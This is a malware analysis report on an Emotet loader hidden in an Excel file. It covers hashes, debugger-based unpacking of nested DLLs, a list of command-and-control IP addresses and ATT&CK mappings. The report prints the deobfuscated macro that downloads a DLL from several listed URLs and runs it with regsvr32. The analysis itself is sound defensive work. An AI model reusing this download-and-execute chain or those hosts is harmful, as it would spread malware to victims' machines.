
Malware Analysis Report

Sample Information

Sample Name: Sheet1.xls
MD5 Hash: 774dcfbe88c201fbc0850c70d385c948
SHA1 Hash: 4b337e7513e14b2b52a95e4a20ae4e440e3ac269

Executive Summary

This XLS file is an Emotet loader. The document has malicious macros that will download a DLL file and launch it using SysWOW64\regsvr32.exe. The downloaded DLL file has an embedded and encrypted DLL file. This final DLL is also launched using SysWOW64\regsvr32.exe and will connect the victim machine to the Emotet botnet.

Technical Analysis

Sample XLS file was opened using Cerbero Suite for viewing and analysis of the embedded malicious macro. There were several hidden worksheets and a large amount of spreadsheet formulas that jump to different cells. Each cell appends a new character to a string until a full command is created. There are a few calls to use the URLDownloadToFileA Windows API in order to download a DLL. This new DLL is then executed using the EXEC() macro formula. The full command can be seen below in Figure 1.

```
CALL("urlmon","URLDownloadToFilA","JJCCBB",0,"http://fccatinsaat.com/wp-content/Cw3aR6792f/","..\nhth.dll",0,0)
CALL("urlmon","URLDownloadToFilA","JJCCBB",0,"http://fabulouswebdesign.net/invoice/m/","..\nhth.dll",0,0))
CALL("urlmon","URLDownloadToFilA","JJCCBB",0,"http://freemanylaluz.com/downloads/8dR9pgNBFtz/","..\nhth.dll",0,0))
CALL("urlmon","URLDownloadToFilA","JJCCBB",0,"https://freewebsitedirectory.com/wp-includes/v2qFAlMZELRkxbz/","..\nhth.dll",0,0))
CALL("urlmon","URLDownloadToFilA","JJCCBB",0,"http://futaba.youchien.net/wp-content/sSJqJ/","..\nhth.dll",0,0))
CALL("urlmon","URLDownloadToFilA","JJCCBB",0,"http://dominionai.org/wp-includes/T5qXAR8p5/","..\nhth.dll",0,0))
CLOSE(0)
EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\nhth.dll")
RETURN()
```

Figure 1 - Deobfuscated macro commands.

Using a proxy to browse to the first link, a DLL called "YGIKGOikqb4qqUV32QeLwB.dll" was downloaded to the desktop. If the macro commands were successful or utilized, the file would have been called "nhth.dll" and placed in the parent directory of where the original XLS file was located.

Identifying characteristics of the new DLL can be seen below in Table 1.

MD5 Hash:	60AE392235A514EBD7455486ECF96635
SHA1 Hash:	7FF4781344DA3277F194747265D44949C4F2EFCA
ImpHash:	N/A (No Imports)
Fuzzy Hash:	6144:PACAdVxYSBw26kcI6LQF7q7pyDzKipvdR4oe9PSji13ugTeoD/E+VE+VE+S:PkxeI6LQF+wlooe9aji178

Table 1 - Identifying characteristics for downloaded DLL.

VirusTotal describes the DLL sample as Emotet as seen in Figure 2.



Figure 2 - Multiple vendors on VirusTotal labeling this DLL as Emotet.

Looking through this DLL in pestudio version 9.15, there is an unknown resource with the name: ЕДЖЗЖКВЙ. Through open source reporting, it is known that Emotet often has another DLL that it decrypts then loads from resources.

Knowing this, the DLL was loaded using x32dbg and breakpoints were set on VirtualAllocExNuma and VirtualAlloc. After the breakpoint on VirtualAllocExNuma was triggered, the program was executed until the return. The value in EAX was followed in memory dump. The return function was then followed and a few assembly instructions were followed until the memory dump was filled with data after memcpy was used.



Figure 3 - Memory dump from VirtualAllocExNuma now filled after memcpy was called.

After a malloc, there are two more functions within the DLL. The second function was seen to deobfuscate/decrypt the memory dump. Once decrypted, an MZ header is seen.



Figure 4 - MZ header after the DLL decrypts the resource.

However, this is not quite the real payload. After the following VirtualAlloc call and performing the same method of following EAX in dump, a PE that looks similar but is slightly different is seen. This DLL was then dumped to disk. Identifying information on this sample is seen below in Table 2.

MD5 Hash:	A426151B79D856F99F5B7FED407BCADC
SHA1 Hash:	D427714A4A489211CE465F3ED9D8AF6E5E02DDBA
ImpHash:	N/A (no imports)
Fuzzy Hash:	3072:JFtz7nOYrZyGY/HzFmTbVyRwxiQR2D7TZ2d86QZ9:/xnOYrZpY/TATbVyREiQR+Yu3

Table 2 - Identifying characteristics of the final stage DLL.

This DLL is loaded dynamically via WriteProcessMemory although breakpoints on this API call was unsuccessful. During debugging of the original DLL, if breakpoints are set on LoadLibraryW and the code is followed back to user code, eventually the EIP will be seen executing from within this final DLL memory space. The LoadLibraryW call is from the dynamically loaded DLL itself and not from the parent DLL.

Once loaded, this final DLL will begin communicating with the following IP addresses:

- 159.203.141.156
- 79.143.187.147
- 189.232.46.161
- 51.91.76.89
- 119.193.124.41
- 176.104.106.96
- 1.234.21.73
- 82.165.152.127
- 167.172.253.162
- 153.126.146.25
- 216.158.226.206
- 103.75.201.2
- 188.44.20.25
- 101.50.0.91
- 159.65.88.10
- 176.56.128.118
- 72.15.201.15
- 203.114.109.124
- 212.237.17.99
- 192.99.251.50
- 50.30.40.196
- 173.212.193.249
- 189.126.111.200
- 195.154.133.20
- 58.227.42.236
- 46.55.222.11
- 45.176.232.124
- 195.201.151.129
- 151.106.112.196
- 209.250.246.206
- 131.100.24.231
- 1.234.2.232
- 164.68.99.3
- 51.91.7.5
- 167.99.115.35
- 5.9.116.246
- 185.8.212.130
- 31.24.158.56
- 45.142.114.231
- 79.172.212.216
- 45.118.135.203
- 146.59.226.45
- 178.79.147.66
- 159.8.59.82
- 158.69.222.101
- 50.116.54.215
- 196.218.30.83
- 129.232.188.93
- 45.118.115.99
- 51.254.140.238
- 209.126.98.206
- 107.182.225.142
- 134.122.66.193
- 185.157.82.211
- 110.232.117.186
- 197.242.150.244
- 103.43.46.182
- 212.24.98.99
- 201.94.166.162

It is at this stage that the victim machine is a part of the Emotet botnet.

MITRE ATT&CK Techniques

Only MITRE ATT&CK classifications seen during analysis of this sample will be included below. However, a full list of TTPs of all Emotet variants can be found on MITRE ATT&CK here.

ATT&CK ID	Tactic Name	Description of use
T1071.001	C2 Over Web Protocols	Final stage DLL connects to botnet utilizing HTTPS over port 443.
T1027	Obfuscated Files or Information	Original XLS file contained obfuscated macros and the stage 2 DLL contained an encrypted DLL.
T1057	Process Discovery	Stage 2 DLL will enumerate through processes.
T1059.005	Command and Scripting Interpreter: Visual Basic	Original XLS file contained obfuscated macros to download and execute a Stage 2 DLL.